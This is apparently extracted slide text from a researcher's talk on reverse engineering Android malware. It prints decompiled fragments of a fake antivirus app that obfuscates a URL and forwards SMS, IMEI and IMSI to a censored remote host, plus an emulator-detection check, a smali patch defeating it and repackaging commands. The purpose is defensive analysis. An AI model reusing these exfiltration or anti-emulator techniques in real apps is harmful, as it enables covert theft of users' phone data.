// 10: invokespecial 74 java/lang/StringBuilder:<init> (Ljava/lang/String;)V
// 13: aload_0
// 14: invokevirtual 78 java/lang/StringBuilder:append (Ljava/lang/String;)Ljava/lang/StringBuilder;
// 17: invokevirtual 81 java/lang/StringBuilder:toString ()Ljava/lang/String;
// 20: astore_2
// 21: aconst_null
// 22: astore_1
// 23: new 83      java/net/URL
// 26: dup
// 27: aload_2
// 28: invokespecial 84 java/net/URL:<init> (Ljava/lang/String;)V
// 31: astore_1
// 32: aload_1
// 33: astore_1
// 34: aload_1
// 35: invokevirtual 88 java/net/URL:openConnection ()Ljava/net/URLConnection;
// 38: astore_1
// 39: aload_1
// 40: checkcast 90 java/net/URLConnection
```

Solution? Use another tool!

- ▶ Use another decompiler (e.g Jad)
- ▶ Or read smali

```
public static int GetRequest(String s)
{
    Object obj;
    String s1;
    s1 = (new StringBuilder(String.valueOf(LinkAntivirus()))).append(s).toString();
    obj = null;
    obj = new URL(s1);
    obj = obj;
L1:
label0:
{
    int i;
    HttpURLConnection httpURLConnection;
    try
    {
        obj = ((URL) (obj)).openConnection();
    }
    catch(IOException _ex)
    {
        i = -3;
        break label0;
    }
    catch(NullPointerException _ex)
    {
        i = -5;
        break label0;
    }
    httpURLConnection = (HttpURLConnection)obj;
    try
    {
        i = httpURLConnection.getResponseCode();
        if(i == 200)
        {
            boolean flag = httpURLConnection.getHeaderField("ForgetMessages").startsWith("true");
            SaveBoolValue(AppContext, "AntivirusEnabled", flag);
        }
    }
    catch(IOException _ex)
    {
        i = -4;
    }
    i = i;
}
return i;
JVM INSTR pop ;
goto _L1
}
```

Solution? Use another tool!

```
public static int GetRequest(String s)
```

```
Object obj;  
String s1;  
s1 = (new StringBuilder(String.valueOf(LinkAntivirus()))).append(s).toString();  
obj = null;  
obj = new URL(s1);  
obj = obj;
```

```
{  
    int i;  
    HttpURLConnection httpURLConnection;  
    try  
    {  
        obj = ((URL) (obj)).openConnection();  
    }  
    catch(IOException _ex)  
    {  
        i = -3;  
        break label0;  
    }  
    catch(NullPointerException _ex)  
    {  
        i = -5;  
        break label0;  
    }  
    httpURLConnection = (HttpURLConnection)obj;  
    try  
    {  
        i = httpURLConnection.getResponseCode();  
        if(i == 200)  
        {  
            boolean flag = httpURLConnection.getHeaderField("ForgetMessages").startsWithW  
                SaveBoolValue(AppContext, "AntivirusEnabled", flag);  
        }  
    }  
}
```

Solution? Use another tool!

```
}
httpurlconnection = (HttpURLConnection)obj;
try
{
    i = httpurlconnection.getResponseCode();
    if(i == 200)
    {
        boolean flag = httpurlconnection.getHeaderField("ForgetMessages").startsWith("true");
        SaveBoolValue(AppContext, "AntivirusEnabled", flag);
    }
}
catch(IOException _ex)
{
    i = -4;
}
i = i;

return i;
M INSTR pop ;
goto _L1
```



- ▶ LinkAntivirus(): obfuscated string

```
public static String LinkAntiVirus()  
{  
    return "h=-q--=---tq--t-g=p-q=:==q/q/qrqoqu=-t-i=qng-gq=-sqm=-sq.-=c-  
-qo-mq/=-qzq.-q=p=qh-p=" .replace("=", "").replace("-", "").replace("q", "");  
}
```

- ▶ URL = de-obfuscated string + parameter
- ▶ Open URL
- ▶ Read HTTP response
- ▶ If HTTP response is ok (200), read header ForgetMessages:
store in AntivirusEnabled flag



What it does

- ▶ Displays a fake 3-digit activation code. 2nd digit is based on IMEI
- ▶ KavService not used. Missing start command?
- ▶ SMS forwarded to a remote URL:
`http://CENSORED?to=PHONE&i=IMSI&m=IMEI-
&aid=ACTIVATIONCODE&h=BOOLEAN&from=ORIGIN&text=BODY`

Lessons learned

Read smali when decompilation fails

```
.method static synthetic access$0(Lcom/tapjoy/TJCOffersWebView;)
    Landroid/widget/ProgressBar;
    .locals 1
    .parameter

    .prologue
    .line 28
    iget-object v0, p0, Lcom/tapjoy/TJCOffersWebView; -> progressBar:Landroid/widget/ProgressBar;

    return-object v0
.end method
```

Compiler created

- ▶ Java: Inner classes can access private members of their enclosing class.
- ▶ Byte-code: creates synthetic access\$0

Honeynet challenge 2011

```
// com.fc9.currencyguide.daemon.e.b:
if (a.a(Build.DEVICE).equalsIgnoreCase(
    "46a808cfd5beafa5e60aefee867bf92025dc2849"))
    localBoolean = Boolean.valueOf(1); // true
}
...
// com.fc9.currencyguide.fc9:
if (!com.fc9.currencyguide.daemon.e.b.a().booleanValue()) {
    // MALICIOUS BEHAVIOUR
} else { // DO NOTHING }
```

- ▶ 46a808cfd5beafa5e60aefee867bf92025dc2849 = sha1sum("generic")
- ▶ 5a374dcd2e5eb762b527af3a5bab6072a4d24493 = sha1sum("sdk") ...
- ▶ Different behaviour if on an emulator :(

Modify the smali code

1. Fix the test

```
.method public static a()Ljava/lang/Boolean;
    .locals 4

    const/4 v3, 0x1

    const/4 v0, 0x0

    invoke-static {v0}, Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

    move-result-object v0

    # AXELLE FIX
    return-object v0

    sget-object v1, Landroid/os/Build;->DEVICE:Ljava/lang/String;
```

← Inserted

2. Recompile the smali files

```
$ ./apktool b -d ~/honeynet/smali-re modified.apk
$ jarsigner -verbose -keystore test.ks modified.apk test
```

- ▶ Modify & recompile smali! No need to have source code :)
- ▶ Example: Insert calls to Log.v

```
const-string v6, "AXELLE str: "  
invoke-static {v6, v0}, Landroid/util/Log;->v(Ljava/lang/String;  
    Ljava/lang/String;)I
```

- ▶ call = invoke-static
- ▶ v0 = what to log
- ▶ re-use variables with caution...

```
adb logcat:
```

```
..
```

```
V/AXELLE: str: ( 407): CD2ACE300D6687D4
```


```
..
```

Customize Your Emulator

- Patch emulator-arm
- Search for +CGSN: IMEI
- Search for +CIMI: IMSI

```
axelle@caiman:~/softs/android-sdk-linux_86/tools$ hexdump -C emulator-arm | grep
-C 10 +CIMI
00237ba0 52 45 47 00 21 2b 43 47 52 45 47 00 21 2b 43 4d |REG.!.+CGREG.!.+CMI
00237bb0 47 53 3d 00 21 2b 43 47 44 43 4f 4e 54 3d 00 2b |GS=!.+CGDCONT=!.+C
00237bc0 43 47 44 43 4f 4e 54 3f 00 2b 43 47 51 52 45 51 |CGDCONT?.+CGQREQ
00237bd0 3d 31 00 2b 43 47 51 4d 49 4e 3d 31 00 2b 43 47 |!=1.+CGQMIN=1.+CG
00237be0 45 52 45 50 3d 31 2c 30 00 2b 43 47 41 43 54 3d |EREP=1,0.+CGACT=
00237bf0 31 2c 30 00 44 2a 39 39 2a 2a 2a 31 23 00 21 44 |1,0.D*99***10.!.D
00237c00 00 2b 43 4e 4d 41 3d 31 00 2b 43 4e 4d 41 3d 32 |.+.CNMA=1+.CNMA=2
00237c10 00 21 2b 43 52 53 4d 3d 00 2b 43 48 4c 44 3d 30 |!.!.+CRSN=!.+CHLD=0
00237c20 00 2b 43 48 4c 44 3d 31 00 2b 43 48 4c 44 3d 32 |.+.CHLD=1+.CHLD=2
00237c30 00 2b 43 48 4c 44 3d 32 00 21 2b 56 54 53 3d 00 |.+.CHLD=2+.VTS=
00237c40 2b 43 49 4d 49 00 33 31 30 32 36 30 30 30 30 30 |+.CIMI.3102600000
00237c50 30 30 30 30 30 00 2b 43 47 53 4e 00 30 30 30 30 |100000.+.CGSN.0000
00237c60 30 30 30 30 30 30 30 30 30 30 30 00 2b 43 55 53 |100000000000.+.CUI
00237c70 44 3d 32 00 2b 43 4f 50 53 3d 30 00 21 2b 43 4d |U=2+.CUPS=U.!.+CMI
00237c80 47 44 3d 00 21 2b 43 50 49 4e 3d 00 2b 43 50 49 |GD=!.+CPIN=!.+CPI
00237c90 4e 3f 00 2b 43 4e 4d 49 3f 00 2b 43 4e 4d 49 3a |IN?.+CHMI?.+CHMI:
00237ca0 20 31 2c 32 2c 32 2c 31 2c 31 00 2b 43 46 55 4e |1,2,2,1,1.+CFUN
00237cb0 3f 00 45 30 51 30 56 31 00 53 30 3d 30 00 2b 43 |?.+EQOV1.50=0.+C
00237cc0 4d 45 45 3d 31 00 2b 43 43 57 41 3d 31 00 2b 43 |IMEE=1.+CCWA=1.+C
00237cd0 4d 4f 44 3d 30 00 2b 43 4d 55 54 3d 30 00 2b 43 |IMOD=0.+CHUT=0.+C
00237ce0 53 53 4e 3d 30 2c 31 00 2b 43 4f 4c 50 3d 30 00 |SSN=0,1.+COLP=0.
axelle@caiman:~/softs/android-sdk-linux_86/tools$
```

- ▶ Patch
emulator-arm
- ▶ Search for
+CGSN:
IMEI
- ▶ Search for
+CIMI: IMSI



Who uses those permissions?

Androguard's [androlyze](#)

```
$ ./androlyze.py -i criptomovil.apk -x
PERM : READ_PHONE_STATE
      Lcom/antivirus/kav/MainActivity; onCreate
      (Landroid/os/Bundle;)V (@onCreate-BB@0x0-0x16)
      ---> Landroid/telephony/TelephonyManager;
      getDeviceId ()Ljava/lang/String;
      Lcom/antivirus/kav/SmsReceiver; GetStaticDataString
      (Landroid/content/Context;) Ljava/lang/String;
      (@GetStaticDataString-BB@0x0-0x10) --->
      Landroid/telephony/TelephonyManager;
      getLineNumber ()Ljava/lang/String;
...
PERM : INTERNET
      Lcom/antivirus/kav/SmsReceiver; GetRequest
      (Ljava/lang/String;)I (@GetRequest-BB@0x3c-0x3c)
      ---> Ljava/net/URL; openConnection ()
      Ljava/net/URLConnection;
```



Androsim


```
$ ./androsim.py -i com.christmasgame.balloon_v1.3.apk  
    plankton_sample1.apk  
DIFF METHODS : 115  
NEW METHODS : 5  
MATCH METHODS : 0  
DELETE METHODS : 318  
[0.9955412745475769, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0,  
..  
 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0]  
0.0038437288383
```

Conclusion: Those samples of Riskware/CounterClank and Android/Plankton are **not similar** :)

Visualization of APK: Androguard + cytoscape

Is it usable?


```
$ ./androxgmmml.py -i sample.apk -o output.xgmmml -f
```



Visualization of APK: Androguard + cytoscape


Is it usable?

```
$ ./androxgmml.py -i sample.apk -o output.xgmml -f
```




Powerful... but is it usable? - Ex: Android/BaseBridge

```
$ ./androgexf.py -i sendere.apk -o sendere.gexf
```




Powerful... but is it usable? - Ex: Android/BaseBridge


```
$ ./androgexf.py -i sendere.apk -o sendere.gexf
```




APKInspector: a front-end



APKInspector: a front-end



DroidBox: when does it work?!




IPR2023-01160




DroidBox: when does it work?!

'home/axelle/prog/samples/Android-Qicsomos/original/69b9691a8274a17cdc22e9681b3e1c74.a



DroidBox: when does it work?!



IPR2023-01160

I love

- ▶ Android Emulator
- ▶ Apktool
- ▶ baksmali
- ▶ dex2jar
- ▶ Java Decompiler

To investigate

- ▶ AndBug: a debugger, not immediate to use
- ▶ AndroidAuditTools

I use from time to time

- ▶ Androguard: similarities, differences, manifest, permissions
- ▶ ded, IDA Pro and dedexer: alternate disassemblers/decompilers

I never use

- ▶ Droidbox: bugs
- ▶ Androguard visualization: I probably need training :)
- ▶ AXMLPrinter: included in other tools
- ▶ APKInspector, Manitrue: perhaps, but never encountered a real use case

Thank You !

Follow us on twitter: **@FortiGuardLabs**

Axelle Apvrille

aka *Crypto Girl*

/mobile malware reverse engineering/

aapvrille@fortinet.com



Slides edited with **LOBSTER**=**L**A_TE_X+Beamer + Editor